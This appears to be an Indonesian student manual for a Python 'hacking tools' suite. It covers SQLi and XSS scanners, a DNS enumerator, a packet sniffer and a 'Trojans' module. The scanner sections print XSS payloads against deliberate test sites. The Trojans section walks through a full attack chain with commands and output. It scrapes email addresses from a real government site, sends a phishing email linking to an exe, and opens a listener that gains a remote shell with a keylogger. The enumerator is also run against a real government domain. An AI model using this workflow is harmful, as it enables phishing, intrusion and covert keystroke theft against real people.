

ERKAES PYTHON TOOLS



III RKS TRACE

PEMOGRAMAN JARINGAN DENGAN PYTHON

DAFTAR ISI

SQLI_SCANNER.....	1
TRACEXSS	3
TROJANS.....	9
DNSEnumm	13
CryptSpyder	16
PORT SCANNER	19

ERKAES PYTHON TOOLS

SQLI_SCANNER

III RKS TRACE

PEMOGRAMAN JARINGAN DENGAN PYTHON

SQLI_SCANNER

Tentang

sqli_scanner merupakan tool yang digunakan untuk melakukan pemindaian atau *scanning* terhadap suatu halaman website tertentu yang terdapat form login. Tool ini akan melakukan scanning apakah terdapat form pada halaman website dan akan melakukan percobaan pengiriman payload sederhana melalui form login maupun parameter URL yang diberikan. Input dari tool ini hanya menggunakan URL dari website.

Aspek pemindaian yang digunakan pada tool ini adalah apakah adanya error terhadap input SQL yang dikirimkan melalui form login ataupun parameter URL. Error terhadap input SQL yang dikirimkan mengindikasikan adanya kerentanan terhadap input form login atau parameter URL karena tidak adanya filtering input terhadap payload serangan SQLi.

Penggunaan


Tool **sqli_scanner** dapat digunakan dengan menggunakan perintah sebagai berikut:

```
$ python sqli_scannerv5.py <URL>
$ python sqli_scannerv5.py
http://10.0.2.25/mutillidae/index.php?page=user-info.php
```

Parameter input yang diperlukan untuk tool ini adalah URL website yang akan menjadi target. Metode pemindaian dilakukan pada 2 aspek, yaitu pada parameter URL yang akan dikirimkan atau request dan form login yang akan digunakan untuk mengirimkan data.

Output program ini akan menampilkan pemberitahuan apakah ada kerentanan terhadap serangan SQLi dan detail dari masing-masing tag atribut form login, serta method yang digunakan untuk pengiriman datanya.

contoh:



```
(zibar@ Kali) - [~/Documents/Tugas/pjdp/project]
$ python sqli_scannerv5.py http://10.0.2.25/mutillidae/index.php?page=user-info.php
[!] Trying http://10.0.2.25/mutillidae/index.php?page=user-info.php"
[!] Trying http://10.0.2.25/mutillidae/index.php?page=user-info.php"
[+] Detected 1 forms on http://10.0.2.25/mutillidae/index.php?page=user-info.php.
[+]
[+] Form:
{'action': './index.php?page=user-info.php',
 'inputs': [{'name': 'page', 'type': 'hidden', 'value': 'user-info.php'},
             {'name': 'username', 'type': 'text', 'value': ''},
             {'name': 'password', 'type': 'password', 'value': ''},
             {'name': 'user-info-php-submit-button',
              'type': 'submit',
              'value': 'View Account Details'}],
 'method': 'get'}
payload sent!
```

ERKAES PYTHON TOOLS

TRACEXSS


III RKS TRACE

PEMOGRAMAN JARINGAN DENGAN PYTHON

TRACEXSS

Tentang

TraceXSS merupakan *network hacking tools*. **TraceXSS** terintegrasi dengan modul Crawl yang berfungsi untuk mendapatkan list URL yang berkaitan dengan suatu domain dari arsip Wayback*. **TraceXSS** digunakan untuk mengirim payload berbahaya yang biasa digunakan untuk melakukan serangan XSS. URL yang merespon payload yang dikirimkan akan terdeteksi sebagai kerentanan XSS dan akan dilaporkan ke *stakeholder* terkait.



Instalasi

Untuk menginstal program XSS Scanner "**TraceXSS**" terdapat beberapa langkah-langkah, yaitu :


- Pertama, unduh dan ekstrak file .zip (tracexss.zip). Selanjutnya buka terminal dan masuk ke dalam direktori **tracexss**.

```
$ git clone https://github.com/ikazzzzz/tracexss
```

- Install dependensi yang diperlukan dengan perintah "**pip3 install -r requirements**". Perintah ini berfungsi menginstal semua paket yang diperlukan dalam file **requirements**.
- Sebelum proses instalasi dilakukan, pastikan pip3 telah terpasang dalam lingkungan Python.

```
(kali@kali)-[~/PJP/tracexss]
$ ls
payloads.json  README.md  requirements  trace.py  tracexss.py
(kali@kali)-[~/PJP/tracexss]
$ pip3 install -r requirements
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements (line 1)) (2.31.0)
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from -r requirements (line 2)) (1.26.18)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from -r requirements (line 3)) (0.4.6)
```

Berikut adalah isi file requirements yang dibutuhkan dalam menjalankan program XSS Scanner "**TraceXSS**".



Penggunaan

Penggunaan pada Tools XSS Scanner “**TraceXSS**” berfungsi pada beberapa argumen yang dapat dimasukkan yaitu:

1) Domain Web

Domain web yang akan diperiksa terhadap serangan XSS dimasukkan ke dalam tools XSS Scanner “**TraceXSS**” melalui argumen “**domain**”. Tools dapat dijalankan dengan perintah berikut :

```
$ python3 tracexss.py -d www.example.com
```

Argumentasi “-d” berfungsi untuk identifikasi argumen domain dan selanjutnya ditambahkan domain web yang akan diuji. Program akan melakukan pemanggilan fungsi *crawl()* untuk crawling url. URL dengan parameter yang ada pada domain hasil crawling akan disimpan pada file output dan list urls[]. Selanjutnya akan dilakukan beberapa pengujian untuk mengetahui kemungkinan kerentanannya terhadap serangan Cross-Site Scripting (XSS) pada url hasil crawling sebelumnya.

Berikut adalah contoh penggunaan pada domain **testphp.vulnweb.com**

```
(kali@kali)-[~/PJP/tracexss]
$ python3 tracexss.py -d testphp.vulnweb.com

THA|X|S|S
#Author: Qori, Anwar, BP

[+] CRAWLING DOMAIN

[+] Total number of retries: 0
[+] Total unique urls found : 39
[+] Crawling output is saved here : output/crawl/testphp.vulnweb.com.txt
READING URLS
[+] CURRENT THREADS: 1
[+] TESTING http://testphp.vulnweb.com:80/admin/?C=FUZZ
[+] 1 parameters identified
[+] Testing parameter name: C
[+] FUZZING HAS BEEN COMPLETED
[+] LOADING PAYLOAD FILE payloads.json
[+] TARGET SEEMS TO BE NOT VULNERABLE
[+] TESTING http://testphp.vulnweb.com:80/AJAX/infocateg.php?id=FUZZ
[+] 1 parameters identified
[+] Testing parameter name: file
[+] > is reflecting in the response
[+] ' is reflecting in the response
[+] " is reflecting in the response
[+] < is reflecting in the response
[+] / is reflecting in the response
[+] ; is reflecting in the response
[+] FUZZING HAS BEEN COMPLETED
[+] LOADING PAYLOAD FILE payloads.json
[+] VULNERABLE: http://testphp.vulnweb.com/showimage.php?file=FUZZ
PARAMETER: file
PAYLOAD USED: "onclick=prompt(8)<svg/onload=prompt(8)>"@x.y
http://testphp.vulnweb.com/showimage.php?file="onclick=prompt(8)<svg/onload=prompt(8)>"@x.y
[+] COMPLETED

(kali@kali)-[~/PJP/tracexss]
$ ls
output  payloads.json  README.md  requirements  trace.py  tracexss.py
```

Berikut adalah isi file output hasil crawling domain **testphp.vulnweb.com**

```
(kali@kali)-[~/PJP/tracexss/output/crawl]
$ ls
testphp.vulnweb.com.txt

(kali@kali)-[~/PJP/tracexss/output/crawl]
$ cat testphp.vulnweb.com.txt
http://testphp.vulnweb.com:80/comment.php?pid=FUZZ
http://testphp.vulnweb.com/listproducts.php?cat=FUZZ
http://testphp.vulnweb.com/listproducts.php?id=FUZZ
http://testphp.vulnweb.com/redirect.php?r=FUZZ
http://testphp.vulnweb.com:80/categories.php/listproducts.php?cat=FUZZ
http://testphp.vulnweb.com:80/comment.php?aid=FUZZ
http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=FUZZ
http://testphp.vulnweb.com/search.php?test=FUZZ
http://testphp.vulnweb.com/hpp/params.php?aaaa=FUZZ
http://testphp.vulnweb.com/AJAX/infoartist.php?id=FUZZ
http://testphp.vulnweb.com:80/admin/?C=FUZZ
http://testphp.vulnweb.com/index.php?id=FUZZ
http://testphp.vulnweb.com/comment.php?aid=FUZZ
http://testphp.vulnweb.com/listproducts.php?artist=FUZZ
http://testphp.vulnweb.com:80/artists.php?artist=FUZZ
http://testphp.vulnweb.com:80/listproducts.php?cat=FUZZ
http://testphp.vulnweb.com:80/bxss/vuln.php?id=FUZZ
http://testphp.vulnweb.com/product.php?pic=FUZZ
http://testphp.vulnweb.com:80/secured/phpinfo.php?FUZZ
http://testphp.vulnweb.com:80/hpp/index.php?pp=FUZZ
http://testphp.vulnweb.com/artists.php?artist=FUZZ
http://testphp.vulnweb.com/showimage.php?file=FUZZ
http://testphp.vulnweb.com/categories.php/listproducts.php?cat=FUZZ
http://testphp.vulnweb.com/index.php?id=FUZZ
http://testphp.vulnweb.com:80/product.php?pic=FUZZ
http://testphp.vulnweb.com/artists.php?file=FUZZ
http://testphp.vulnweb.com/hpp/params.php?p=FUZZ
http://testphp.vulnweb.com:80/AJAX/infocateg.php?id=FUZZ
http://testphp.vulnweb.com/artist.php?artist=FUZZ
http://testphp.vulnweb.com:80/artists.php?artist=FUZZ
http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=FUZZ
http://testphp.vulnweb.com/hpp/?pp=FUZZ
http://testphp.vulnweb.com:80/search.php?test=FUZZ
http://testphp.vulnweb.com:80/redirect.php?r=FUZZ
http://testphp.vulnweb.com:80/hpp/?pp=FUZZ
http://testphp.vulnweb.com/artists.php?artist=FUZZ
http://testphp.vulnweb.com/secured/phpinfo.php?FUZZ
http://testphp.vulnweb.com/login.php?id=FUZZ
http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=FUZZ
```

2) Filename (berisi daftar URL)

Argumen **"filename"** digunakan dalam tools XSS Scanner **"TraceXSS"** untuk menyertakan file yang mengandung daftar URL yang ingin diuji terhadap serangan Cross-Site Scripting (XSS). Tools dapat dijalankan dengan perintah berikut :

```
$ python3 tracexss.py -f filename.txt
```

Argumentasi **"-f"** berfungsi untuk identifikasi argumen filename dan selanjutnya ditambahkan file name yang telah berisi daftar URL (filename.txt). File tersebut akan dibaca dan disimpan di list `urls[]`. Jika list `urls[]` valid atau terdapat url, maka setiap url pada `urls[]` akan di scan dengan fungsi `scanner()`. Fungsi ini berfungsi untuk mencari kerentanan XSS. Hasil `scanner()` akan disimpan di list `result[]` dan akan ditampilkan di layar.


```
(kali@kali)-[~/PJP/tracexss]
$ ls
output  payloads.json  README.md  requirements  trace.py  tracexss.py  urls.txt

(kali@kali)-[~/PJP/tracexss]
$ python3 tracexss.py -f urls.txt

TRACE XSS
#Author: Qori, Anwar, BP

READING URLS
[+] CURRENT THREADS: 1
[+] TESTING http://testphp.vulnweb.com:80/admin/?C=FUZZ
[+] 1 parameters identified
[+] Testing parameter name: C
[+] FUZZING HAS BEEN COMPLETED
[+] LOADING PAYLOAD FILE payloads.json
[+] TARGET SEEMS TO BE NOT VULNERABLE
[+] TESTING http://testphp.vulnweb.com:80/AJAX/infocateg.php?id=FUZZ
[+] 1 parameters identified
[+] Testing parameter name: id
[+] FUZZING HAS BEEN COMPLETED
[+] LOADING PAYLOAD FILE payloads.json
[+] TARGET SEEMS TO BE NOT VULNERABLE
[+] TESTING http://testphp.vulnweb.com:80/artists.php?artist
[+] 1 parameters identified
[+] Testing parameter name: artist
list index out of range
[+] FUZZING HAS BEEN COMPLETED
```

3) URL

Argumen "**url**" digunakan dalam tools XSS Scanner "**TraceXSS**" untuk menyertakan alamat URL yang ingin diuji terhadap serangan Cross-Site Scripting (XSS). Tools dapat dijalankan dengan perintah berikut :

```
$ python3 tracexss.py -u http://testphp.vulnweb.com/pp=FUZZ
```

Dengan menambahkan opsi "-u" sebelum URL yang ingin diuji, seperti "http://testphp.vulnweb.com/pp=FUZZ," program ini akan mengirimkan berbagai permintaan ke URL tersebut dengan menggunakan berbagai vektor serangan XSS untuk mengidentifikasi kerentanannya.

```
(kali@kali)-[~/PJP/tracexss]
$ python3 tracexss.py -u http://testphp.vulnweb.com/pp=FUZZ

TRACE XSS
#Author: Qori, Anwar, BP

[+] TESTING http://testphp.vulnweb.com/pp=FUZZ
[+] 1 parameters identified
[+] Testing parameter name:
list index out of range
[+] FUZZING HAS BEEN COMPLETED
[+] LOADING PAYLOAD FILE payloads.json
[+] TARGET SEEMS TO BE NOT VULNERABLE
```

4) Menyimpan Hasil ke File

Output hasil Scanning dalam tools XSS Scanner "**TraceXSS**" tidak secara otomatis tersimpan di suatu file. Hasil scanning hanya ditampilkan di layar. Mengatur agar output disimpan pada suatu file dapat dilakukan dengan menambahkan opsi "-o hasil.txt". Argumentasi "-o" berfungsi untuk identifikasi argumen output dan "hasil.txt" sebagai nama file hasil scanning. Tools dapat dijalankan dengan perintah berikut :

```
$ python3 tracexss.py -d testphp.vulnweb.com -o hasil.txt
```

```

(kali@kali)-[~/PJP/tracexss]
$ python3 tracexss.py -d testphp.vulnweb.com -o hasil.txt

      TRACE XSS
      Home: https://github.com/qorl/trace
      #Author: Qori, Anwar, BP

[+] CRAWLING DOMAIN
[+] Total number of retries: 0
[+] Total unique urls found : 39
[+] Crawling output is saved here : output/crawl/testphp.vulnweb.com.txt
READING URLS
[+] CURRENT THREADS: 1
[+] TESTING http://testphp.vulnweb.com:80/admin/?C=FUZZ
[+] 1 parameters identified
[+] Testing parameter name: C
[+] FUZZING HAS BEEN COMPLETED
[+] LOADING PAYLOAD FILE payloads.json
[+] TARGET SEEMS TO BE NOT VULNERABLE
[+] TESTING http://testphp.vulnweb.com:80/AJAX/infocateg.php?id=FUZZ
[+] 1 parameters identified
[+] Testing parameter name: id
[+] FUZZING HAS BEEN COMPLETED
[+] LOADING PAYLOAD FILE payloads.json
[+] TARGET SEEMS TO BE NOT VULNERABLE
[+] TESTING http://testphp.vulnweb.com:80/artists.php?artist
[+] 1 parameters identified
[+] Testing parameter name: artist

```

Hasil scanning pada domain **testphp.vulnweb.com** menghasilkan file name bernama **hasil.txt**

```

[+] Testing parameter name: file
[+] > is reflecting in the response
[+] ' is reflecting in the response
[+] " is reflecting in the response
[+] < is reflecting in the response
[+] / is reflecting in the response
[+] ; is reflecting in the response
[+] FUZZING HAS BEEN COMPLETED
[+] LOADING PAYLOAD FILE payloads.json
[+] VULNERABLE: http://testphp.vulnweb.com/showimage.php?file=FUZZ
PARAMETER: file
PAYLOAD USED: "onclick=prompt(8)<svg/onload=prompt(8)>"@x.y
http://testphp.vulnweb.com/showimage.php?file="onclick=prompt(8)<svg/onload=prompt(8)>"@x.y
[+] COMPLETED

(kali@kali)-[~/PJP/tracexss]
$ ls
hasil.txt  output  payloads.json  README.md  requirements  trace.py  tracexss.py

```

File “**hasil.txt**” yang berisi berbagai form url yang rentan terhadap serangan XSS.

```

(kali@kali)-[~/PJP/tracexss]
$ ls
hasil.txt  output  payloads.json  README.md  requirements  trace.py  tracexss.py

(kali@kali)-[~/PJP/tracexss]
$ cat hasil.txt
http://testphp.vulnweb.com:80/hpp/index.php?pp="onclick=prompt(8)<svg/onload=prompt(8)>"@x.y
http://testphp.vulnweb.com:80/hpp/?pp="onclick=prompt(8)<svg/onload=prompt(8)>"@x.y
http://testphp.vulnweb.com:80/listproducts.php?cat="<img src=1 onerror=alert(1)>.gif
http://testphp.vulnweb.com/hpp/params.php?p="onclick=prompt(8)<svg/onload=prompt(8)>"@x.y
http://testphp.vulnweb.com/hpp/?pp="onclick=prompt(8)<svg/onload=prompt(8)>"@x.y
http://testphp.vulnweb.com/listproducts.php?artist="<img src=1 onerror=alert(1)>.gif
http://testphp.vulnweb.com/listproducts.php?cat="<img src=1 onerror=alert(1)>.gif
http://testphp.vulnweb.com/showimage.php?file="onclick=prompt(8)<svg/onload=prompt(8)>"@x.y

```

ERKAES PYTHON TOOLS

TROJANS


III RKS TRACE

PEMOGRAMAN JARINGAN DENGAN PYTHON

TROJANS

Tentang

Trojans adalah jenis *malware* yang menyusup ke dalam sistem komputer atau perangkat dengan menyamar sebagai program atau file yang tampak sah dan dapat dipercaya. **Trojans** ini terdiri dari 3 method yaitu *scraping* email, *send email*, dan *listening*. *Scraping email* digunakan untuk mendapatkan alamat email tersembunyi dari suatu url website, *send email* digunakan untuk mengirimkan email dengan protokol SMTP, dan *method listening* digunakan untuk mendapatkan *shell* interaktif target ketika program yang dikirimkan berhasil dijalankan. Ketiganya saling berkaitan dengan trojans dengan tambahan metode *phising*.



```
TROJANS
Author: Taqi, Ibad, Krama

Pilih command dengan parameter berikut:
1. Usage: python3 rks.py -m 3 -trojans scraper_email -u <url_target_scrape> -l <limit pencarian>
2. Usage: python3 rks.py -m 3 -trojans send_email -s <emailpengirim> -r <emailpenerima> -su <judul_email> --html_file <nama file html> --message <isi pesan>
3. Usage: python3 rks.py -m 3 -trojans listening -ip <ip server> -p <port>
```

Instalasi

Agar program ini perlu berjalan dengan baik, perlu nya melakukan instalasi beberapa modul yaitu:

```
$ pip install beautifulsoup4
$ pip install requests
$ pip install termcolor
$ pip install pyfiglet
$ pip install argparse
```

Selain melakukan instalasi kita perlu menyediakan dua file yaitu file **index.html** yang akan dikirimkan ke email target serta **file exe** yang berisi file untuk melakukan bind ke server.

Penggunaan

Tools Trojans dapat digunakan dengan memberikan 3 inputan perintah dengan parameter yang berbeda.

1) Scraping email

Hal pertama yang dapat dilakukan adalah mencari alamat email target dari suatu alamat url tertentu. Pada method ini memiliki beberapa argumen yaitu url target dan limitasi pencarian alamat email. Penggunaan tools scraping email dapat dijalankan dengan perintah.

```
$ sudo python3 rks.py -m 3 -trojans scraper_email -u https://tanatorajakab.go.id -l 5
```

```
(faristaqi@kali)-[~/erkaes]
└─$ sudo python3 rks.py -m 3 -trojans scraper_email -u https://tanatorajakab.go.id -l 5

[sudo] password for faristaqi:

  ERKES
  || // || || ||
  || << || >|| ||
  || || || ||

  Hacking Tools by III RKS TRACE
  V
  V

  TROJANS

  Author: Taqi, Ibad, Krama

1 Memproses https://tanatorajakab.go.id
2 Memproses https://tanatorajakab.go.id#content
3 Memproses https://tanatorajakab.go.id?p=7198
4 Memproses https://tanatorajakab.go.id/?p=7132
5 Memproses https://tanatorajakab.go.id/?p=6949

Proses Selesai!
3 email ditemukan
=====
eladikroth.sritandiarruan@yahoo.com
diskominfo@tanatorajakab.go.id
vintatopayung@gmail.com
```

Argumentasi “-u” berfungsi untuk memberikan argumen url target dan argumentasi “-l” untuk identifikasi limitasi pencarian pada suatu url.

2) Send email

Setelah mendapatkan target email dari suatu url, method selanjutnya adalah mengirimkan email ke target dengan smtp lib. Method tersebut dapat dijalankan dengan perintah:

```
$ sudo python3 rks.py -m 3 -trojans send_email -s faristaqi212@gmail.com -r komisi.tigaa.demustar@gmail.com -su "TESTING MAIL" -html index.html -msg "Hello"
```

```
(faristaqi@kali)-[~/erkaes]
└─$ sudo python3 rks.py -m 3 -trojans send_email -s faristaqi212@gmail.com -r komisi.tigaa.demustar@gmail.com -su "TESTING MAIL" -html index.html -msg "Hello"

  ERKES
  || // || || ||
  || << || >|| ||
  || || || ||

  Hacking Tools by III RKS TRACE
  V
  V


  TROJANS

  Author: Taqi, Ibad, Krama

Email sudah terkirim ke komisi.tigaa.demustar@gmail.com
```

Argumen yang diberikan yaitu “-s” untuk mendefinisikan email pengirim nya, “-r” mendefinisikan penerima email tersebut, “-su” menentukan judul email yang akan dikirimkan, “-html” untuk menentukan file html yang akan dilampirkan ke email target (sebelumnya sudah disediakan index.html), dan argumen “-msg” untuk menambahkan isi pesan pada email yang dikirimkan.

Tampilan email yang diterima



3) Listening

Setelah mengirimkan file html yang berisi redirect url yang mengarahkan ke file exe tersebut, proses selanjutnya adalah melakukan listening dari target. Ketika target menjalankan file exe tersebut secara tidak langsung melakukan koneksi ke server dan server berhasil mendapatkan shell interaktif target. Pada file exe sudah didefinisikan class KeyLogger untuk menangkap apapun yang diketikkan oleh target dan dikirimkan ke server. Untuk menjalankannya, berikan perintah berikut:

```
$ sudo python3 rks.py -m 3 -trojans listening -ip 192.168.93.125 -p 9888
```

```
(faristaqi@kali) ~/erkaes
$ sudo python3 rks.py -m 3 -trojans listening -ip 192.168.93.125 -p 9888

  ERKAS
  Hacking Tools by III RKS TRACE
  TROJANS
  Author: Taqi, Ibad, Krama

Menunggu koneksi dari target ...
<socket.socket fd=4, family=2, type=1, proto=0, laddr=('192.168.93.125', 9888), raddr=('192.168.93.181', 49826)>
Terhubung ke target ('192.168.93.181', 49826)
Berhasil memperoleh shell!

trogger>> start_keylogger
trogger>> baca_data
ini sya[backspace] [backspace] aya ketik ad[backspace] [backspace] dari windows yang merupakan target
trogger>> whoami
asus\faris

trogger>> stop_keylogger
trogger>> exit
```

Argumen yang diberikan adalah “-ip” yang merupakan ip server dan “-p” merupakan port yang digunakan untuk melakukan listening ke target. Setelah file dijalankan, ditampilkan shell milik target dan salah satu perintah yang bisa dijalankan adalah “start_keylogger” untuk menangkap inputan ketikan dari pengguna. Dan untuk menampilkan hasilnya jalankan “baca_data” dimana disitu ditampilkan bahwa target mengetikkan “ini sya ketik dari windows yang merupakan target”.

ERKAES PYTHON TOOLS

DNSEnumm

III RKS TRACE

PEMOGRAMAN JARINGAN DENGAN PYTHON

DNSEnumm

Tentang

DNSEnumm merupakan tools reconnaissance yang bersifat Active Scanning atau pemindaian secara aktif kepada target untuk mengidentifikasi kerentanan dan celah keamanan yang dapat dimanfaatkan untuk serangan. **DNSEnumm** ini dapat mengetahui DNS record dari target dan mengetahui apa saja subdomain yang tersedia pada target dengan bantuan whitelist yang akan diujikan ke domain target. .



Penggunaan

Penggunaan pada tools DNS Scanning “DNSEnumm” dapat berfungsi dengan menggunakan perintah sebagai berikut:

```
$ python3 rks.py -m 4 -d <domaintarget> -o <namaoutputfile>.txt
```

Argumen **-m** berfungsi untuk menginisiasi pemanggilan modul tools DNSEnumm. Pada program, modul DNSEnumm didefinisikan sebagai modul ke-4 sehingga setelah pemanggilan argumen **-m** diketikkan angka 4. Argumen **-d** berfungsi untuk membaca domain yang akan dilakukan enumerasi terhadapnya. Argumen **-o** berfungsi untuk menyalin output enumerasi ke sebuah file.txt, yang akan berisi DNS record dan subdomain yang ditemukan. Pada penggunaannya, tools DNSEnumm menggunakan sebuah whitelist subdomain bernama Subdomain.txt.

Hasil :

- DNS Record

```
PS D:\KULIAH\SSW\SEMESTER 5\Pemrograman Jaringan dengan Python\enum> python withoutoutput.py -m 1 -d blitarkab.go.id -o output.txt

DNS ENUM TOOL

DNS Enumeration Tool
A Records
103.139.188.100
=====
No record found for AAAA
=====
NS Records
david.ns.cloudflare.com.
r1hana.ns.cloudflare.com.
=====
No record found for CNAME
=====
MX Records
1 mail.blitarkab.go.id.
=====
No record found for PTR
=====
SOA Records
david.ns.cloudflare.com. dns.cloudflare.com. 2332059905 10000 2400 604800 1800
=====
TXT Records
"ca3-e72b707533744ad19f0fc5ba4f07552b"
"google-site-verification=0bJ0P6G7N-amdCXr1JmMvt4C3vscSYSL2xE12Bv4zk"
"google-site-verification=YG0P4METF-FBk0X4oGhpT8YX0kRrXbqdxawckpaERY"
"google-site-verification-rsxlJw6PrjhgM-ybmLudAFtekDwGvQsh8PVDtt5X8"
"mandill_verify.6td1NbrZF0Iq-siaTU63g"
"v=spf1 include:spf.elasticemail.com include:spf.google.com?all"
```

- Subdomain


```

Web Enumeration Tool
Valid domain: http://API.blitarkab.go.id
Valid domain: http://WWW.blitarkab.go.id
Valid domain: http://api.blitarkab.go.id
Valid domain: http://app.blitarkab.go.id
Valid domain: http://commandcenter.blitarkab.go.id
Valid domain: http://data.blitarkab.go.id
Valid domain: http://dev.blitarkab.go.id
Valid domain: http://sip.blitarkab.go.id
Valid domain: http://tracking.blitarkab.go.id
Valid domain: http://www.blitarkab.go.id
Valid domain: http://iot.blitarkab.go.id
Valid domain: http://sso.blitarkab.go.id
Valid domain: http://map.blitarkab.go.id
Valid domain: http://maps.blitarkab.go.id
Valid domain: http://firewall.blitarkab.go.id
Valid domain: http://mp.blitarkab.go.id
jumlah valid domain = 16
PS D:\KULIAH\SSN\SEMESTER 5\Pemrograman Jaringan dengan Python\enum>

```

- Output.txt

```

File Edit View

DNS Enumeration Results:
A Records

103.139.188.100
No record found for AAAA
NS Records

david.ns.cloudflare.com.
rihana.ns.cloudflare.com.
No record found for CNAME
MX Records

1 mail.blitarkab.go.id.
No record found for PTR
SOA Records

david.ns.cloudflare.com. dns.cloudflare.com. 2332059905 10000 2400 604800 1800
TXT Records

"ca3-e72b707533744ad19f0fc5ba4f07552b"
"google-site-verification=0bj9PW7HW-amdC1Xn1WUWvt4c3vsc5y5L2xE128V4zk"
"google-site-verification=YG8MyMETF-FBW9X4oGhpT8YX0rkRrXbqxkwzWpaERY"
"google-site-verification=rsxljW6PrjhgrM-ybmLudAFteWJwGvQ9h0PVDtt5X8"
"mandrill_verify.6td1N8rZFh0Iq-siaTU63g"
"v=spf1 include:_spf.elasticemail.com include:_spf.google.com?all"

Web Enumeration Results:
Valid domain: http://API.blitarkab.go.id
Valid domain: http://WWW.blitarkab.go.id
Valid domain: http://api.blitarkab.go.id
Valid domain: http://app.blitarkab.go.id
Valid domain: http://commandcenter.blitarkab.go.id
Valid domain: http://data.blitarkab.go.id
Valid domain: http://dev.blitarkab.go.id
Valid domain: http://sip.blitarkab.go.id
Valid domain: http://tracking.blitarkab.go.id
Valid domain: http://www.blitarkab.go.id
Valid domain: http://iot.blitarkab.go.id
Valid domain: http://sso.blitarkab.go.id
Valid domain: http://map.blitarkab.go.id
Valid domain: http://maps.blitarkab.go.id
Valid domain: http://firewall.blitarkab.go.id
Valid domain: http://mp.blitarkab.go.id

```

ERKAES PYTHON TOOLS

CryptSpyder

III RKS TRACE

PEMOGRAMAN JARINGAN DENGAN PYTHON

CryptSpyder

Tentang

CryptSpyder merupakan tools sniffing yang bekerja untuk mendapatkan informasi mendalam berkaitan dengan paket yang melewati lalu lintas jaringan. **CryptSpyder** menggunakan modul *Scapy* yang merupakan modul Python yang memungkinkan untuk mengirim, sniffing, dan menganalisa paket pada sebuah jaringan.



Penggunaan


Penggunaan pada tools Packet Sniffer “CryptSpyder” dapat berfungsi dengan menggunakan perintah sebagai berikut:

```
$ sudo python3 rks.py -m 5 -i eth0
```

